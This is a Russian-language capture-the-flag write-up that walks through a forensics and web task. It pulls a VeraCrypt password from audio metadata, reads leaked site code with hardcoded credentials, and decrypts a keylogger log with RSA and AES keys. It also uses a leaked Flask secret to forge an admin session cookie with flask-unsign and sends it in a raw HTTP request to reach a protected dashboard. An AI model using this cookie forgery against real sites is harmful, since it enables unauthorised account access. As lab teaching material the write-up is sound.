
Получение доступа к контейнеру VC.
Мы получили запись звонка и контейнер VeraCrypt, защищенный паролем.

Изучаем полученные файлы, в метаданных аудиофайла находим строчку `passwordisSCANDALOV` в метке `жанр`.




Понимаем, что пароль от контейнера - `SCANDALOV`, монтируем контейнер VeraCrypt, используя полученные данные.

У нас получилось получить доступ к контейнеру VC.




Внутри множество папок, среди которых находится одна скрытая с названием `logger`. После тщательного анализа мы находим куски кода сайта, содержимое которых соответствует тому, на который ведет ссылка из описания задания.


Файл login.html из контейнера VC:



Страница входа на выданном сайте:



Также нас интересует папка `key`, в которой находится публичный ключ RSA и зашифрованный ключ AES.



02

Получение доступа к ресурсам сайта.

Среди разбросанных кусков кода мы можем найти два интересных момента:- db/new.txt - создание отдельного пользователя `scandal` с определённым паролем.

new.txt – Блокнот

Файл Правка Формат Вид Справка

```
Создаем пользователей
    users_created = 0

    scandal_password = "scandal_pass@verystrong"
    c.execute(
        'INSERT INTO users (username, password_hash) VALUES (?, ?)',
        ('scandal', generate_password_hash(scandal_password))
    )
    users_created += 1
    print(f"Создан пользователь: scandal")
    print(f"Пароль для scandal: {scandal_password}")

    for surname in surnames[:99]:  # Берем 99 фамилий из списка
        # Генерируем две случайные буквы в конце
        import random
        import string
        letters = ''.join(random.choices(string.ascii_uppercase, k=2))

        username = f"{surname}{letters}"
        password = f"Pass{random.randint(1000, 9999)}!"
```


- trash/warnnnn.js - secret_key = `scandal_secret_key_solder` для создания flask сессии

```
JS warnnnn.js 6
M: > trash > JS warnnnn.js
1   app = Flask(__name__)
2   app.secret_key = 'scandal_secret_key_solder'
3
4   # Конфигурация
5   DB_PATH = '/app/data/users.db'
6   UPLOAD_FOLDER = '/app/uploads'
7
8   def init_db():
9       """Инициализация базы данных"""
10      os.makedirs(os.path.dirname(DB_PATH), exist_ok=True)
11      os.makedirs(UPLOAD_FOLDER, exist_ok=True)
12
```

Теперь мы имеем:

- Возможный пароль от пользователя scandal -- `scandal_pass@verystrong`
- секрет для flask сессии -- `scandal_secret_key_solder`

Попытаемся зайти на сайт с помощью полученных учетных данных



Данные неверные, но у нас есть секрет flask сессии, значит, мы можем попробовать подделать токен.

С помощью инструмента `flask-unsign` получаем поддельный токен.

```
flask-unsign --sign --secret 'scandal_secret_key_solder' --cookie
"{'username': 'scandal'}"
eyJ1c2VybmFtZSI6InNjYW5kYWwifQ.aQOTrQ.g4DEHlSJgM6m6z_SlJNLfGsuwmE
```


После этого в burpsuite во вкладке proxy/intercept отправляем запрос на `/dashboard` с использованием полученного токена.

Request


Pretty Raw Hex

```
1  GET /dashboard HTTP/2
2  Host: wrong-number.team.sibctf2025staff.ru
3  Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
4  Sec-Ch-Ua-Mobile: ?0
5  Sec-Ch-Ua-Platform: "Windows"
6  Accept-Language: ru-RU,ru;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16 Cookie: session=eyJ1c2VybmFtZSI6InNjYW5kYWwifQ.aQOTrQ.g4DEHlSJgM6m6z_SlJNLfGsuwmE
```

Получаем сессию пользователя scandal и скачиваем `secret.txt`.



Содержимое файла `secret.txt` представляет из себя приватный ключ RSA.



03

Расшифровка файлов.
У нас есть приватный ключ RSA и зашифрованный ключ AES, а также зашифрованный файл `logger/keylog.bin`.

Стандартная практика, когда ключом RSA шифруют ключ AES, который, в свою очередь, шифрует данные.

Расшифровываем ключ AES:

```
openssl pkeyutl -decrypt -in aes_key.enc -out aes_key_decrypted.txt -
inkey secret.txt -pkeyopt rsa_padding_mode:oaep
```

Расшифровываем Keylog.bin:

```
openssl enc -d -aes-256-cbc -in keylog.bin -out decrypted.txt -pass
file:aes_key_decrypted.txt
```

04

Анализ работы кейлоггера.
Кейлоггер собирает ввод с клавиатуры с шифрованием по словам.